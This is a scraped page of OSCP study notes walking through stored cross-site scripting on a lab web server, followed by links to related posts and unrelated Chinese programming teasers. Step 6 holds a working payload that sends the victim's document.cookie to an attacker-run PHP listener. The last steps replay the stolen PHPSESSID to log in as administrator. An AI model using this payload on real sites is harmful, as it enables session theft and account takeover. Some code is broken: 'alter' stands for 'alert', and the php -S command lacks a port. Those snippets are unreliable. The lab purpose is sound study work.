
OSCP Learning Notes - WebApp Exploitation(2)
Cross-Site Scripting(XSS)

1. Using the tool - netdiscover to find the IP of target server.
netdiscover

2.Browser the website http://10.0.0.21 through Firefox.


3. Click 'Test' . Then write the following script in the text box.
<script>alter('XSS')</script>

4.Create the index.php in the root folder.
<?php

$cookie = isset($_GET["test"])?$_GET['test']:"";

?>
5. Start the php service.
service apache2 stop

php -S 10.0.0.109:


6. Write the following script in the text box, then click the "Submit Query" button.
<script>location.href='http://10.0.0.109/index.php?test='+document.cookie;</script>

7. Install the Cookie Manager on the Firefox.

8. Edit the PHPSESSID value in the Cookies Manager tool and change the value to the PHPSESSID showed in Kali Linux terminal. Then save the cookie value.


9. After change the cookie value - PHPSESSID. Click the 'Admin' buttion, then you can login without username and password. You obtain the administrator privileges.

OSCP Learning Notes - WebApp Exploitation(2)的更多相关文章
- OSCP Learning Notes - WebApp Exploitation(5)
Remote File Inclusion[RFI] Prepare: Download the DVWA from the following website and deploy it on yo ...
- OSCP Learning Notes - WebApp Exploitation(4)
Local File Inclusion[LFI] Target Pentester Lab: Download from the following website: https://www.vul ...
- OSCP Learning Notes - WebApp Exploitation(3)
SQL Injection[SQLi] Refrence: SQL Injection Authentication Bypass Cheat Sheet https://pentestlab.blo ...
- OSCP Learning Notes - WebApp Exploitation(1)
Installing XSS&MySQL FILE Download the Pentester Lab: XSS and MySQL FILE from the following webs ...
- OSCP Learning Notes - Post Exploitation(2)
Windows Post Exploitation Target Server: IE8-Win 7 VM 1. Download and upload the fgdump, PwDump7, wc ...
- OSCP Learning Notes - Post Exploitation(1)
Linux Post Exploitation Target Sever: Kioptrix Level 1 1. Search the payloads types. msfvenom -l pay ...
- OSCP Learning Notes - Post Exploitation(4)
Pivoting 1. Edit the virtual network settings of the Vmware. 2. Set the Network Adapter(s) of Kali L ...
- OSCP Learning Notes - Post Exploitation(3)
Post-Exploit Password Attacks 1. Crack using the tool - john (Too slow in real world) Locate the roc ...
- OSCP Learning Notes - Overview
Prerequisites: Knowledge of scripting languages(Bash/Pyhon) Understanding of basic networking concep ...
随机推荐
- input属性设置type="number"之后, 仍可输入e;input限制只输入数字
只需在行内输入 onKeyUp="this.value=this.value.replace(/[^\.\d]/g,'');" 就解决了 <input typ ...
- DOCLever环境搭建
简介 DOClever是一个可视化免费开源的接口管理工具 ,可以分析接口结构,校验接口正确性, 围绕接口定义文档,通过一系列自动化工具提升我们的协作效率. 环境搭建 准备: node: 官方下载:ht ...
- cb01a_c++_数据结构_顺序容器_STL_deque类
/*cb01a_c++_数据结构_顺序容器_STL_deque类deque是一个动态数组,比vector更加灵活.两者都属于动态数组deque与vector非常类似deque可以在数组开头和末尾插入和 ...
- angular 接入 IdentityServer4
angular 接入 IdentityServer4 Intro 最近把活动室预约的项目做了一个升级,预约活动室需要登录才能预约,并用 IdentityServer4 做了一个统一的登录注册中心,这样 ...
- eclipse .project文件 .classpath文件的作用
.classpath文件的作用 可以参考.classpath文件的作用 .project文件的作用 确保你自己的eclipse能创建Java项目,并且正确编译运行helloworld,给eclipse ...
- C# CLosedXML四句代码搞定DataTable数据导出到Excel
最近用到DataTable导出到Excel,网上看了一下,都不怎么好使,逛了下GitHub一下完美解决了 用到的.net库CLosedXML,这个库用于读取,处理和写入Excel 2007+(.xls ...
- IDEA中Maven依赖报红处理
一般依赖报红有以下几种原因: 1.setting.xml没有配置好(要配置自行百度) 2.IDEA配置的Local respository和User settings file路径没写对(不要说不会写 ...
- 入门大数据---HiveCLI和Beeline命令行的基本使用
一.Hive CLI 1.1 Help 使用 hive -H 或者 hive --help 命令可以查看所有命令的帮助,显示如下: usage: hive -d,--define <key=va ...
- MTPuTTy使用
在开发过程中我们常常会有连接远程 lunix 服务器的需求,这个时候我们需要一个工具来帮助我们做这件事,而这类工具就是远程连接工具.常见的工具有XShell,SecureCRT,Putty等.这里我选 ...
- caffe的python接口学习(4)mnist实例手写数字识别
以下主要是摘抄denny博文的内容,更多内容大家去看原作者吧 一 数据准备 准备训练集和测试集图片的列表清单; 二 导入caffe库,设定文件路径 # -*- coding: utf-8 -*- im ...